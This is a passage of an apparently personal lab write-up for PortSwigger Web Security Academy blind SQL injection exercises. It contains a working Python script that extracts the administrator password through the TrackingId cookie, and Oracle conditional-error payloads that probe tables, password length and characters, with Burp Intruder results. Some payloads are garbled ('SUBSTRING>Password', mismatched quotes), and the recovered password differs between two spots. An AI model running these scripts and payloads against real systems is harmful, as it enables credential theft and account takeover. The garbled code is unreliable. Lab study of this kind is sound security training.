11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a44007f035c233a8070129f00990002.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

```

From above we need this things in script

From Request	Used In Script	Purpose
Host:	url	Target website
/filter?category=Tech+gifts	url	Vulnerable endpoint
TrackingId=JotRZTykf8eWGfuM	tracking_id	Vulnerable cookie
session=bH93Zt8sF6rwfrNKXzTRw2J48GWQe6yv	session_cookie	Authenticated session
User-Agent:	headers	Makes request look like browser
SQL payload	payload	Blind SQL injection
"Welcome back"	response check	Detects true condition

Then the script :

```
import requests
```

```
import string
```

```
from concurrent.futures import ThreadPoolExecutor, as_completed
```

```
url =
"https://0a44007f035c233a8070129f00990002.web-security-academy.net/filter?category=Tech+
gifts"
```

```
tracking_id = "JotRZTykf8eWGfuM"
```

```
session_cookie = "bH93Zt8sF6rwfrNKXzTRw2J48GWQe6yv"
```

```
charset = string.ascii_lowercase + string.digits
```

```
password = ""
```

```
headers = {  
    "User-Agent": "Mozilla/5.0"  
}
```

```
def check_char(position, ch):
```

```
    payload = (  
        tracking_id +  
        "" and (select substring(password," +  
        str(position) +  
        ";1) from users where username='administrator')="" +  
        ch +  
        "__ "  
    )
```

```
cookies = {  
    "TrackingId": payload,  
    "session": session_cookie  
}
```

```
try:
```

```
    r = requests.get(  
        url,  
        cookies=cookies,
```



```
        headers=headers,

        timeout=5

    )

    if "Welcome back" in r.text:

        return ch

except:

    pass

return None

for position in range(1, 21):

    found = False

    with ThreadPoolExecutor(max_workers=15) as executor:

        futures = [

            executor.submit(check_char, position, ch)

            for ch in charset

        ]

        for future in as_completed(futures):
```

```
result = future.result()

if result:

    password += result

    print(password)

    found = True

    executor.shutdown(wait=False)

    break

if not found:

    break

print("\nFINAL PASSWORD:", password)
```

Save this script as : pluma sqli.py


Then to run : python3 sqli.py

```
(jadhav@Kali)-[~]  
$ python3 sqli.py  
b  
ba  
bad  
badx  
badxb  
badxbv  
badxbvv  
badxbvvc  
badxbvvvcv  
badxbvvvcvj  
badxbvvvcvjd  
badxbvvvcvjdt  
badxbvvvcvjdt4  
badxbvvvcvjdt4v  
badxbvvvcvjdt4vs  
badxbvvvcvjdt4vs6  
badxbvvvcvjdt4vs6d  
badxbvvvcvjdt4vs6db  
badxbvvvcvjdt4vs6db  
badxbvvvcvjdt4vs6dbsm  
  
FINAL PASSWORD: badxbvvvcvjdt4vs6dbsm  
  
(jadhav@Kali)-[~]  
$
```

```
user:administrator
```

FINAL PASSWORD: badxbvvcvjdt4vs6dbsm

Finally we solve the lab



3,Error-Based SQL Injection

Error-based SQL Injection is a type of SQL Injection.

It happens when:

- The attacker can trigger database errors
- And use those error messages to:
 - Extract sensitive data
 - Infer information from the database

Sometimes:

- Even blind SQL injection vulnerabilities can become easier to exploit using errors.

Topic: How Error-Based SQL Injection Works

In some applications:

- SQL errors are displayed to the user.
- Or the application's behavior changes when an error occurs.

Attackers use this behavior to:

- Test conditions
- Extract database information
- Identify whether statements are TRUE or FALSE

Two Main Possibilities in Error-Based SQL Injection

1. Triggering Conditional Errors

The attacker:

- Causes an error only when a condition is TRUE.

By checking:

- Whether an error appears or not

the attacker can determine:

- Whether the condition is TRUE or FALSE.

This is similar to:

- Blind SQL injection with conditional responses
-

2. Extracting Data Through Error Messages

Sometimes:

- Database error messages directly display query results.

This can expose:

- Usernames
- Passwords
- Database names
- Table names
- Other sensitive data

In this case:

- A blind SQL injection vulnerability becomes visible.

Topic: Exploiting Blind SQL Injection Using Conditional Errors

Some applications:

- Always return the same page
- Even if the SQL query returns data or not

Because of this:

Boolean conditions like:

AND 1=1

and

AND 1=2

- may not change the response.

So attackers use:

- SQL errors instead.
-

Topic: Using CASE Statement to Trigger Errors

Suppose the attacker sends this payload:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
```

Understanding the CASE Statement

The CASE statement works like:

- IF condition is TRUE → do one thing
- ELSE → do another thing

Structure:

CASE

WHEN condition THEN value1

ELSE value2

END

Understanding the First Payload

Payload:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
```

Condition:

1=2

is FALSE.

So:

- ELSE part runs

Result becomes: 'a'

- No error occurs.

Application behaves normally.

Second Payload

xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a

Condition:

1=1

is TRUE.

So:

- THEN part runs

Database executes: 1/0

- This causes: Divide-by-zero error

Why 1/0 Causes an Error

1/0

means:

- Divide 1 by 0

Mathematically:

- Division by zero is invalid

So the database throws an error.

How Attackers Use This

If:

- Error appears
→ Condition is TRUE

If:

- No error appears
→ Condition is FALSE

This helps attackers:

- Extract information one character at a time.
-

Topic: Extracting Password Characters

Payload:

```
xyz' AND (SELECT CASE WHEN (Username='Administrator' AND SUBSTRING>Password,1,1) > 'm')  
THEN 1/0 ELSE 'a' END FROM Users)='a
```

Breaking Down the Payload

Part 1

Username='Administrator'

Checks:

- Whether the user is Administrator

Part 2

SUBSTRING>Password,1,1)

Extracts:

- First character of password

Part 3

> 'm'

Checks:

- Whether the first character is greater than **m**

What Happens Next

If condition is TRUE:

Database executes:1/0

- Error occurs

If condition is FALSE:

Database returns:'a'

- No error occurs

Using This to Extract Passwords

The attacker:

- Changes the tested character
- Observes:
 - Error
 - No error

By repeating this:

- Character by character
- Position by position

the attacker can discover:

- Entire password

Lab: Blind SQL injection with conditional errors




This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.




Vulnerable parameter : Tracking cookie


End Goals:

- Output the administrator password
- Login as the administrator user

Normally it will show -> 200 response code



Close the the cote with add other code " → 200 response code




- the application accepted your input
- the SQL query did not completely break
- the quotes may have been handled correctly by the database

But 200 OK alone does NOT confirm SQL injection.

what type of database is being used (especially Oracle)


Payload: ' || (select ") || '

We got the internal error 500 → could be Oracle Database



Payload: ' || (SELECT " FROM dual) || '

dual is a special built-in table.




This payload give 200 response so we are dealing with Oracle database

Know we check with other table

Payload: ' || (SELECT " FROM adfdfsfd) || '

Adfdfsfd → is a fake/non-existing table.



I got the 500 response which is internal error

So this conform that we are dealing with SQL injection

2,Confirm that the users table exists in the database

If we get 200 ok response then the user exist

If we get 500 internal error then user not exist




3, Confirm that the administrator user exists in the users database

Payload : ' || (SELECT " FROM users where username='administrator') || '

If the administrator user exists in the users table give 200 ok response code


If the administrator user not exists it give nothing(because it will not run the select) till we so 200 ok response code



To find it hard like this to we need to do something differently

Payload :

' || (SELECT CASE WHEN (1=0) THEN TO_CHAR(1/0) ELSE " END FROM users where username='administrator') || '




This will give 200 response if user exists

If not exists it will give 500 response code

Payload :

' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users where username='administrator') || '



This will give 500 response if user exists

If user not exists it will give 200 response

So finally by both we confirm that administrator user exists


4, Determine length of Password

Payload : for bigger then 1 case

```
' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " " END FROM users where
username='administrator' and LENGTH(password)>1) || '
```

If we get error 500 response code it mean the length of password is bigger then 1

If we 200 response code then the password length not bigger then 1




So we got error 500 its mean password length bigger then 1

Payload : for bigger than 50 case

```
' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " " END FROM users where
username='administrator' and LENGTH(password)>50) || '
```

If we get error its mean password length bigger then 50

If we dont get error its mean password length smaller then 50




We not get error its mean password is smaller than 50

So we have range 1-50 password length exist between

If we do like we get need more time so we use intruder

- Send the request to intruder
- Then attack type : sniper attack
- Then click clear\$
- Then then add payload position by clicking



Then click start attack

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		500	665			2457	
1	1	500	167			2457	
2	2	500	168			2457	
3	3	500	165			2457	
4	4	500	170			2457	
5	5	500	168			2457	
6	6	500	167			2457	
7	7	500	166			2457	
8	8	500	167			2457	
9	9	500	167			2457	
10	10	500	171			2457	
11	11	500	167			2457	
12	12	500	166			2457	
13	13	500	167			2457	
14	14	500	940			2457	
15	15	500	167			2457	
16	16	500	168			2457	
17	17	500	168			2457	
18	18	500	168			2457	
19	19	500	169			2457	
20	20	200	196			11663	
21	21	200	168			11663	
22	22	200	1060			11663	
23	23	200	168			11663	
24	24	200	172			11663	
25	25	200	168			11663	
26	26	200	168			11663	
27	27	200	168			11663	
28	28	200	177			11663	
29	29	200	169			11663	
30	30	200	173			11663	
31	31	200	167			11663	
32	32	200	169			11663	
33	33	200	168			11663	
34	34	200	169			11663	
35	35	200	181			11663	
36	36	200	169			11663	

We need to see response code till were 200 start the first one is password length

So we have 20 character


5, Output the administrator password

What we are doing is checking if the first character is a? Then it output error if the first character is a

So .. we do till 20th characters

